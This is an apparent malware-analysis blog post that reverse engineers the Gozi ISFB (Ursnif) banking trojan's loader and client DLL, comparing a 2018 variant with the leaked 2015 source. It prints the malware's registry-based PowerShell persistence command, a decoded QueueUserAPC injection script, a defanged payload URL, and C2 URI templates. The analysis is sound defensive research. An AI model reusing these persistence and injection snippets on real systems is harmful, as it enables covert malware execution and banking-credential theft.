Let's Learn: In-Depth Reversing of Recent Gozi ISFB Banking Malware Version 2.16/2.17 (portion of ISFB v3) & "loader.dll/client.dll"

vkremez.com/2018/08/lets-learn-in-depth-reversing-of-recent.html

Goal: Reverse engineer and analyze one of the latest Gozi "ISFB" (also called "Ursnif'" amongst various researchers) banking malware variants focusing on the one of the latest "client.dll" 32-bit (x86) one.

> #ursnif @ hxxp://mghl.de/logs/ssl.cabhttps://t.co/RnuXaCrgAz
> — Racco42 (@Racco42) August 20, 2018

Malware:
Original Packed Loader (MD5: e2476ed98a57bbb14f45fd1e04d4c43c)
Downloaded Tor 32-bit DLL Module (MD5: cc312c797e73d06f397516f9b9d7a438)
Leaked "client.dll" (February 3, 2015) (MD5: 4fe85d04cc4b8602c27973ab3f08b997)
Unpacked Injected "client.dll" (April 14, 2018)(MD5: c23a41c83e82f45b6742ad07218232f9)
Other observed "client.dll":
*Unpacked Injected "client.dll" (July 31, 2018)(MD5: 22b748df15e580b10c984f691f7c0fa9)
*Unpacked "loader.dll" (August 20, 2018)(MD5: 3ec8607de7b0b194f19962d3e987031c)
*Unpacked Injected "client.dll" (August 20, 2018)
(MD5: 51d010dbca2aa9031b4d12312b56637b)
Outline:

I. Malware Campaign Spreading "ISFB" Banker

While reviewing one of the latest malware campaign spreading the notable ISFB banker, I decided to dive deeper into this banker malware sample. It is notable that this specific malware campaign was targeting customers of Italian financial institutions. However, this same bot contains webinjects configuration for both US and Canadian financial institutions.

II. Background on ISFB Banker

ISFB Banker malware is one of the oldest and one of the most advanced information-stealing malware tracing some of the code to 2006. The Gozi is traced back to the notable "76Service," "CRM," and "Project Blitzkrieg" criminal business clubs targeting customers of financial institutions. I highly recommend reading Maciej Kotowiez's paper titled "ISFB: Still Live and Kicking" before learning more about ISFB banker.

The ISFB version "2.13.24.1" (February 3, 2015) source code was leaked originally on the criminal underground in 2015. This same was also uploaded by researchers to GitHub.

In the past, the source code of the malware kit was offered for sale for $30,000 USD. However, shortly after, its main actor group offered the code for the following prices:


```
Minimalistic ISFB: $12,000 USD
Keylogger support: $3,0000 USD
SOCKS support: $3,000 USD
Stealer support: $5,000 USD
Anti-Rapport: $4,000 USD
VNC support: $8,000 USD
Backconnect support: $3,000 USD
```

The original client dropper/loader module was called originally "CRM" as part of the Gozi ISFB project. It is notable that the Gozi project originally included the "IAP" web panel project and the "ICS" configurator. It is worth to highlight that there are multiple groups that use the ISFB toolkit including the ones that developed their own "Dreambot" web panel. Fortinet did interesting coverage of the differences between "Dreambot" and the leaked ISFB (including its "joined files" (or “FJ”) struct).

III. ISFB Loader (August 20, 2018): QueueUserAPC & PowerShell

ISFB banker also contains a simple injected "loader.dll" after the cryptor routine that is used to launch the execution of the malware.


The unpacked ISFB loader is small in size of just 44 kb with three imported DLLs.



```
.rdata:1000AB90 dword_1000AB90  dd 0                    ; DATA XREF: HEADER:10000188↑o
.rdata:100                                              Characteristics
.rdata:100                                              TimeDateStamp: Mon Aug 20 12:45:37 2018
.rdata:100                                              MajorVersion
.rdata:100                                              MinorVersion
.rdata:1000AB9C                 dd rva aLoader_dll      ; Name
.rdata:1000ABA0                 dd 1                    ; Base
.rdata:1000ABA4                 dd 0                    ; NumberOfFunctions
.rdata:1000ABA8                 dd 0                    ; NumberOfNames
.rdata:1000ABAC                 dd 0                    ; AddressOfFunctions
.rdata:1000ABB0                 dd 0                    ; AddressOfNames
.rdata:1000ABB4                 dd 0                    ; AddressOfNameOrdinals
.rdata:1000ABB8 aLoader_dll     db 'loader.dll',0       ; DATA XREF: .rdata:1000AB9C↑o
.rdata:1000ABC3                 align 800h
.rdata:1000ABC3 _rdata          ends
```

Notably, this loader was observed for observed heavily leveraging PowerShell scripting for registry persistence functionality via the hardcoded cmd command invoking PowerShell:

```
powershell invoke-expression([System.Text.Encoding]::ASCII.GetString((get-
itemproperty\
 'HKCU:\%S').%s))
```




Name	Type	Data
(Default)	REG_SZ	(value not set)
AccessChar	REG_BINARY	91 7b ce b7 be 27 d4 01
DayEcurity	REG_BINARY	0b dd 34 b7 be 27 d4 01
InLogic	REG_DWORD	0x00040000 (262144)
MapSolution	REG_DWORD	0x00000000 (0)
NewDate	REG_BINARY	aa 86 94 48 9d 27 d4 01
	REG_BINARY	6d 61 78 2d 61 67 65 3d 31 30 38 30 30 2c 20 70 75 62 6c 69 63 00
ThreadHeme	REG_BINARY	2e 1b 23 00 10 80 00 00 cd 27 2a 68 76 e1 cd ed 0c df a4 0b 68 49 d2 76 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Warninga	REG_SZ	$lvih="wkwn";function iabjwkli([System.Convert]::FromBase64String($args[0]);};function tniyrvimxq($lvabhklkvt=

Gozi ISFB Registry QueueUserAPC Injection via powershell -ec iex (gp 'HKCU:\Identities\{49100AE2-0EFF-2F5E-0CDF-A40B4F8AB595}').Warninga -windowstyle hidden (decoded)

For example, the loader creates a PowerShell script in hex in the registry that can be decoded that leverages QueueUserAPC bytecode injection to process the next stage as follows:

```
$qbhuthvrmyf = "[DllImport("kernel32")]
public static extern IntPtr GetCurrentProcess();
[DllImport("kernel32")]
public static extern
IntPtr VirtualAllocEx(IntPtr wwj,IntPtr lxffofo,uint aoconcm,uint iuk,uint \

 hwsivuroj);"
$xuisvutgkgo=Add-Type -memberDefinition $qbhuthvrmyf -Name 'qyaaexcigm' \

-namespace Win32Functions -passthru;
$ujppmfuuik="[DllImport("kernel32")]
public static extern IntPtr GetCurrentThreadId();
[DllImport("kernel32")]
    public static extern IntPtr OpenThread(uint xwocdx,uint adflgvt,IntPtr xbxe);
    [DllImport("kernel32")]
    public static extern uint QueueUserAPC(IntPtr ijaq, IntPtr twsxxmyebm,\

 IntPtr xfnggdcn);
    [DllImport("kernel32")]
public static extern void SleepEx(uint ocqxap,uint cpvoeuen);";
$eeihwxjq=Add-Type -memberDefinition $ujppmfuuik -Name 'btdpmiijeg' -namespace \

 Win32Functions -passthru;
```

The "loader" module communicates over HTTP to a separated ISFB server, which hosts the "client" modules (32-bit and 64-bit ones) and the above PowerShell script called "run." Additionally, on July 30, 2018, one ISFB v3 group released the "client.dll" with debugging on. This version 3.0 with build ID "613" revealed that that the loader was called "RM3".


8-30-2018: ISFB "loader.dll" version 3.0 (build 613) with Debug=On

```
0012FD53   6F                                                   I/O command
0012FD54   61
0012FD55   64:            PREFIX FS:                            Superfluous prefix
0012FD56   65:72 50       JB SHORT 0012FDA9                     Superfluous prefix
0012FD59 v 72 6F          JB SHORT 0012FDCA
0012FD5B   6365 73
0012FD5E v 73 3A          JNB SHORT 0012FD9A
0012FD60   3135 305D2052
0012FD66   4D
0012FD67   3320
0012FD69   6C                                                   I/O command
0012FD6A   6F                                                   I/O command
0012FD6B   61
0012FD6C   64:            PREFIX FS:                            Superfluous prefix
0012FD6D   65:72 20       JB SHORT 0012FD98                     Superfluous prefix
0012FD70 v 76 65          JBE SHORT 0012FDD7
0012FD72 v 72 73          JB SHORT 0012FDE7
0012FD74   696F 6E 20332E:

Address    ASCII dump
0012FD45   :52 [LdrStartLoaderProcess:158] RM3 loader version 3.0 build 613
0012FD85    on Windows 6.1.7601 x86...
0012FDC5   [illegible]
```

```
[%s:%u] RM3 loader version %u.%u build %u on Windows %u.%u.%u %s
```

The main internal "loader.dll" control functions with the respective description are as follows:

RM3 "loader.dll' Function	Function Description
LdrStartLoaderProcess	starts "loader.dll" process
Ldr2LoadIni	checks "LOADER.INI" signature check
Ldr2LoadFile	retrieves modules over HTTP and checks for signature
LdrIsElevated	checks the host integrity level and if it has elevated privileges
Ldr2GetLoaderModule	retrieves and loads the startup module
Ldr2SaveModulesToRegistry	saves modules to the registry and creates registry hives
Ldr2SaveAllModules	saves 32-bit and 64-bit "client.dll" modules to the registry
Ldr2MakeRunRecord	creates an autorun value and makes sure the memory is allocated.
Ldr2RegEnumCallback	enumerates and writes autorun value and sets
Ldr2MakeEncodedImage	creates an encoded image using the public key with Serpent and checks for "BlExecuteDllImage" export
ReplaceSubStr	parses and replaces strings
Ldr2SetupModules	tries to elevate privileges and loads modules, walks the registry, and and restarts modules as necessary
Ldr2LoadModules	tries to load modules

Ldr2DisableIeDialogs	disables Internet Explorer dialog since it leverages it for downloading modules
Ldr2LoaderMain	starts the main loader function


All of the modules are encoded with Serpent encryption and can be decoded using its public key.
Subsequently, the malware would subsequently install the client.dll via injecting it into explorer.exe and storing a copy of it in the registry. The malware developers, however, deliberately erased a portion of the PE header and removed named references to imported DLL "kernel32.dll" and "ntdll.dll" making malware analysis just a little bit more complicated.

IV. Differences Between Leaked ISFB and Latest ISFB Variant

I decided to take a look at the leaked code and review their compiled client DLL code. It is notable that the leaked ISFB had the version "2.13.24.1" (February 3, 2015), while one of the latest ISFB variants had a version of "2.16" (April 14, 2018) with the build id "994." The observed botnet ID for the latest sample was "1000." It is worth noting that since ISFB also has version "2.17" (August 20, 2018), which improved some code structure from the previous version and added @KILL@=* inject control.
The unpacked 2.16 client.dll contains 645 functions with 183 KB size, while the leaked client.dll contains 512 functions with 136 KB size. The bot also stores "Client32" and "Client64" in FJ struct.
The newer sample leverages ".bss" section and unpacks the code via the following pseudo-coded C++ function:

```
///////////////////////////////////////////////////////////////
///////// ISFB variant ".bss" DecodeFunction /////////////////
///////////////////////////////////////////////////////////////
int __stdcall bss_decodeFunction(int a1)
  v15 = 0;
  String1 = 0;
  v12 = 0;
  v13 = 0;
  v14 = 0;
  lstrcpynA(&String1, ".bss", 8);
  v1 = decoder(a1, (int)&String1);
  v2 = v1;
  if ( v1 )
  {
    v3 = *(_DWORD *)(v1 + 12);
    if ( v3 && *(_DWORD *)(v1 + 16) )
    {
      v4 = *(_DWORD *)(v1 + 16);
      v5 = *(_DWORD *)"018";
      v6 = (*(_DWORD *)"14 2018" ^ *(_DWORD *)"Apr 14 2018" ^ (v4 + v3)) + 14;
      v7 = (char *)VirtualAlloc(0, v4, 0x3000u, 4u);
      v8 = v7;
      if ( v7 )
      {
        ror4_dec(v7, (char *)(a1 + *(_DWORD *)(v2 + 12)), *(_DWORD *)(v2 + 16), v6,
1);
  // "version=%u&soft=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s"
        v9 = *(_DWORD *)(v2 + 12);
        dword_1002B0D4 = *(_DWORD *)(&v8[(_DWORD)aVersionUSoftUU] + -a1 - v9)
                       + *(_DWORD *)(&v8[-a1 - v9 + 4] + (_DWORD)aVersionUSoftUU)
                       - *(_DWORD *)(&v8[-a1 - v9 + 12] + (_DWORD)aVersionUSoftUU);
        if ( dword_1002B0D4 == 0x736C6E70 )
          memcpy((void *)(a1 + v9), v8, *(_DWORD *)(v2 + 16));
        else
          v15 = 12;
        VirtualFree(v8, 0, 0x8000u);
      }
```

It is important to investigate binary-level and function-level differences between the leaked earlier version of ISFB and the recent unpacked one before taking a deeper dive into the newer version.



Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain
000276DA	N/A	00027350	00027354	00027358
szAnsi	(nFunctions)	Dword	Dword	Dword
ntdll.dll	31	0002899C	00000000	00000000
KERNEL32.dll	131	0002875C	00000000	00000000

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
000292EC	7713A41F	054C	sprintf
000292CE	770B5728	00AA	NtCreateSection
000292B8	770B5C88	00EA	NtMapViewOfSection
000292A0	770B60F8	0151	NtUnmapViewOfSection
00029286	770B6068	0468	ZwQueryInformationToken
00029270	770B5DD8	0449	ZwOpenProcessToken
00029260	770B5DC8	0448	ZwOpenProcess
00029256	770B5908	03E0	ZwClose

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0001D316	N/A	0001D008	0001D00C	0001D010	0001D014	0001D018
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
ntdll.dll	27	0001E238	00000000	00000000	0001E316	0001C1F4
KERNEL32.dll	124	0001E044	00000000	00000000	0001E998	0001C000


OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
0001EA9A	0001EA9A	054C	sprintf
0001EA80	0001EA80	0468	ZwQueryInformationToken
0001EA6A	0001EA6A	0449	ZwOpenProcessToken
0001EA5A	0001EA5A	0448	ZwOpenProcess
0001EA50	0001EA50	0552	strcpy
0001EA3A	0001EA3A	00D0	NtGetContextThread
0001EA1E	0001EA1E	0469	ZwQueryInformationProcess
0001EA08	0001EA08	0159	NtSetContextThread

The latest v2.16 version contains the exact same static import table as the original leaked v2.13 one with the additional 4 ntdll.dll (e.g., new and changed APIs are NtQuerySystemInformation, RtlUpcaseUnicodeString, RtlImageNtHeader, _snprintf, etc.) and 7 kernel32.dll imports.

In order to identify and highlight differences, I decided to utilize an open-source plugin tool "Diaphora" for IDA leveraging its decompiler mode.

The binary diff analysis between the latest client.dll versus the leaked one version shows the following results:

```
Full matches: 259 functions
Partial matches: 72 functions
Unreliable matches: 126 functions
Unmatched functions in the latest client.dll: 21 functions
Unmatched functions in the leaked client.dll: 188 functions
```




```
push    offset aUptimeU  ; "&uptime=%u"
push    eax              ; LPSTR
call    esi ; wsprintfA
add     esp, 0Ch
add     edi, eax
call    GetSystemTimeM
push    edx
push    eax
lea     eax, [edi+ebx]
push    offset aTimeLu   ; "&time=%lu"
push    eax              ; LPSTR
call    esi ; wsprintfA
add     edi, eax
xor     eax, eax
cmp     [ebp+lpString2], offset a_jpeg ; ".jpeg"
setz    al
push    eax
lea     eax, [edi+ebx]
push    offset aActionU  ; "&action=%u"
push    eax              ; LPSTR
call    esi ; wsprintfA
add     edi, eax
mov     eax, lpString
add     esp, 1Ch
test    eax, eax

ISFB_bot_build_Uri:
jz      short loc_1001DC84
```

```
push    eax
lea     eax, [edi+ebx]
push    offset aIpS        ; "&ip=%s"
push    eax                ; LPSTR
call    esi ; wsprintfA
```

```
mov     esi, ds:lstrcatA
jz      short loc_1001DCC0
push    offset aTor1       ; "&tor=1"
push    ebx                ; lpString1
call    esi ; lstrcatA
```

Some of the differences in the latest client DLL include additions in the URI template such as follows with "/images/" URI path, for example:

```
&ip=%s
&os=%s
&tor=1
%time=%lu
%action=%u
```



8-24-2018: ISFB Banker "/images/" URI builder (lstrcpyA) concat

```
mov      eax, dword_10024284
mov      [ebp+var_10], esi
add      eax, 50h
or       ecx, 0FFFFFFFFh
lock xadd [eax], ecx
test     esi, esi
jz       loc_100184D3
```

```
push     offset asc_100203E8 ; "\r\n"
push     esi                  ; psz
call     StrTrimA
push     esi                  ; lpString2
push     offset aImages   ; "/images/"
call     sub_1001385A
test     eax, eax
mov      [ebp+var_C], eax
jz       loc_100184C2
```

```
push     [ebp+arg_0]      ; lpString2
push     esi              ; lpString1
mov      esi, ds:lstrcpyA
call     esi ; lstrcpyA
push     [ebp+lpString2] ; lpString2
push     edi              ; lpString1
call     esi ; lstrcpyA
push     [ebp+var_C]      ; lpString2
push     edi              ; lpString1
call     ebx ; lstrcatA
push     [ebp+var_10]     ; lpString2
push     edi              ; lpString1
call     ebx ; lstrcatA
xor      ebx, ebx
cmp      [ebp+var_14], ebx
jz       short loc_10018477
```

By and large, in general, the ISFB bot<->server communication channels relies on four major types of communication:


```
Hardcoded domains
Domain Generation Algorithm (DGA)
Tor Onion Communication
Peer-to-Peer Protocol (P2P)
```

The URI requests are linked to the same path "soft=%u&version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x":

```
".gif" - obtain a new task, which is linked to "LastTask" registry check
".jpeg" - obtain a new config, which saves the new config.
It is linked to "Main" registry check, which saves the config.

".bmp"

".avi"
```

